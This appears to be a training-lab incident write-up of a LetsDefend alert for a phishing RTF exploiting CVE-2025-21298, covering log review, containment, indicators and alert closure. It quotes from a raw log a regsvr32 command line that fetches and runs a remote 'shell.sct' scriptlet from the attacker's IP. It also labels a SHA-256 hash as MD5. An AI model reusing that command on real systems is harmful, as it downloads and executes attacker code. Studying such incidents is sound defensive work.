

Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)

Critical	Feb, 04, 2025, 04:18 PM	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	>> ✓
EventID :	314				
Event Time :	Feb, 04, 2025, 04:18 PM				
Rule :	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)				
Level :	Security Analyst				
SMTP Address :	84.38.130.118				
Source Address :	projectmanagement@pm.me				
Destination Address :	Austin@letsdefend.io				
E-mail Subject :	Important: Action Required for Upcoming Project Deadline				
Attachment :	mail.rtf				
Attachment Hash :	df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184				
Device Action :	Allowed				
Trigger Reason :	Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.				
Show Hint ⚙					

Vulnerability Summary

Remote code execution - allows an attacker to run arbitrary code on a target system from a remote location

CVE-2025-21298 – a zero-click vulnerability in Windows OLE, a technology that enables embedding and linking to documents and other objects.


- Upon successful exploitation, attackers can gain the same privileges as the current user, potentially leading to full system compromise.
- The vulnerability resides in the ole32.dll library, specifically within the `UtOlePresStmToContentsStm` function. (<https://www.offsec.com/blog/cve-2025-21298/>)

RTF (Rich Text Format) — document file format developed by Microsoft for cross-platform document interchange

- Plaintext readable

E-mail Subject: Important: Action Required for Upcoming Project Deadline

From the Email Security section we can get a clear view of the email sent and the details



- This shows the attack is a **Phishing attack**- social engineering attack where attackers deceive subjects to reveal sensitive information using a written format i.e. emails.


- In this case the attacker uses the sense of **Urgency** by stating it is **important** to trigger the subject.

Using a sandbox environment, we can get a clear view of the attack and the extent of the infected file

Event Time: Feb, 04, 2025, 04:18 PM
STMP Address: 84.38.130.118
Source Address: projectmanagement@pm.me
Destination Address: Austin@letsdefend.io
Attachment: mail.rtf
Attachment Hash: df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184

Device Action: Allowed – This proves that the end user device was compromised as the attack though detected still occurred thus it needs to be countered immediately.

1) Threat indicator




The interface shows a dark blue background with the title "Define Threat Indicator" in white. Below the title is the text "Select Threat Indicator" and a long white input field. At the bottom right is a blue button labeled "Next".

Unknown or unexpected outgoing internet traffic – This is a key indicator since the attack report states that the attacker gains same privileges as the end-user device owner thus the attacker has access to trivial files/applications within the system.

2) Quarantine

NOT QUARANTINED



The interface has a dark blue background with the title "Check if the malware is quarantined/cleaned" in white. Below the title are two bullet points: "Log Management" and "Endpoint Security". Further down is the text "Malware quarantined/cleaned?" followed by two blue buttons: "Not Quarantined" and "Quarantined".

Log Management

Log Management						
Show Filter		Search				
DATE	TYPE	SRC ADDRESS	SRC PORT	DEST. ADDRESS	DEST. PORT	RAW
Feb, 04, 2025, 08:06 AM	Proxy	172.16.17.137	35424	84.38.130.118	80	🔍


Using the STMP address (84.38.130.118) and the date (Feb, 04, 2025, 04:18 PM) we can filter the logs to view the event

From the logs we view the source address (172.16.17.137) – This IP is part of the **private Class B address range (172.16.0.0/12)**, confirming that the malicious email was delivered to an internal endpoint.

Address Class	RANGE	Default Subnet Mask
A	1.0.0.0 to 126.255.255.255	255.0.0.0
B	128.0.0.0 to 191.255.255.255	255.255.0.0
C	192.0.0.0 to 223.255.255.255	255.255.255.0
D	224.0.0.0 to 239.255.255.255	Reserved for Multicasting
E	240.0.0.0 to 254.255.255.255	Experimental

Note: Class A addresses 127.0.0.0 to 127.255.255.255 cannot be used and is reserved for loopback testing.

Subnet Masks



By the image above:

The Request URL: http://84.38.130.118.com/shell.sct

Request Method: GET

- This suggests the attacker tried to download a file named **shell.sct**


GET – method used to request data from a specified resource on a server

The **device action** was **allowed** which indicates compromise to the end user device thus:

- The request successfully reached the external server
- The .sct file may have been downloaded and executed

Endpoint Security

From the logs we were able to retrieve the Ip address (172.16.17.137) of the affected device. This can be used to filter and locate the device user



From the above, the device is not contained thus **NOT QUARANTINED** – This indicates the endpoint might still be open to attacks.


This is dangerous as may allow lateral movement within the network for the attacker as well as allow exfiltrating data thus the user needs to be quarantined immediately to prevent/stop further threats/attack

3) Malware Analysis

Malicious



VirusTotal



The Ip address has been flagged by multiple engines which indicates it is malicious thus needs to be mitigated.

4) C2 (Command & Control)

ACCESSED

Check If Someone Requested the C2

Please go to the "Log Management" page and check if the C2 address accessed. You can check if the malicious file is run by searching the C2 addresses of the malicious file.

- Log Management

Please click "Accessed" if someone access the malicious address. Otherwise please click "Not Accessed" button.

AccessedNot Accessed

C2 - communication channel between an attacker and a compromised system (bot)

RAW LOG

Request URL: http://84.38.130.118.com/shell.sct
Request Method: GET
Device Action: Permitted
Process: cmd.exe
Process ID: 6784

By the logs we can conclude that the attack was positive as the device action was permitted

EVENT TIME

COMMAND LINE

Feb 04 2025 08:06:08

"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"

COMMAND LINE

"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"

5) Containment

Containment

Please go to the "EDR" page and contain the user machine!

- Endpoint Security

After containment please click "Next" button to finish playbook.

Next

Isolation of a compromised endpoint (host) from the rest of the network to prevent further damage during or after a security incident.

Action

Containment:

Host Contained

6) Artifacts

Evidence left behind during or after an attack

The 'Add Artifacts' interface displays a table with the following data:

Value	Comment	Type	Remove
projectmanagemer	email origin	E-mail Send	
pm.me	email portion after @	E-mail Dom	
df993d037cdb77a43	file authenticator	MD5 Hash	
84.38.130.118	The SMTP IP address	IP Address	

A 'Next' button is located at the bottom right of the table.

MD5 Hash - used to authenticate files by checking a copy of a file against an original
Email domain - represents the website or organization associated with the email address.

Email sender - application that sends out messages, usually over the internet

7) Analysis

The 'Analyst Note' interface has a title 'Analyst Note' and a prompt 'Please enter your analysis comments.' Below this is a text area containing the following text:

The attack was a true positive as by scanning the Ip address it was flagged by multiple engines as malicious. As the end user device was not previously contained other hosts within the network need to be scanned to verify they were not affected (lateral movement).

A progress bar at the bottom shows '265 / 3000' characters.

8) Close Alert

The 'Close Alert' interface includes the following fields and controls:

- Event ID : 314
- Radio buttons for 'True Positive' (selected) and 'False Positive'.
- Note: The attack was a true positive |
- A 'Close Alert' button at the bottom.

Attack confirmed and mitigated.

Affected host contained and under investigation.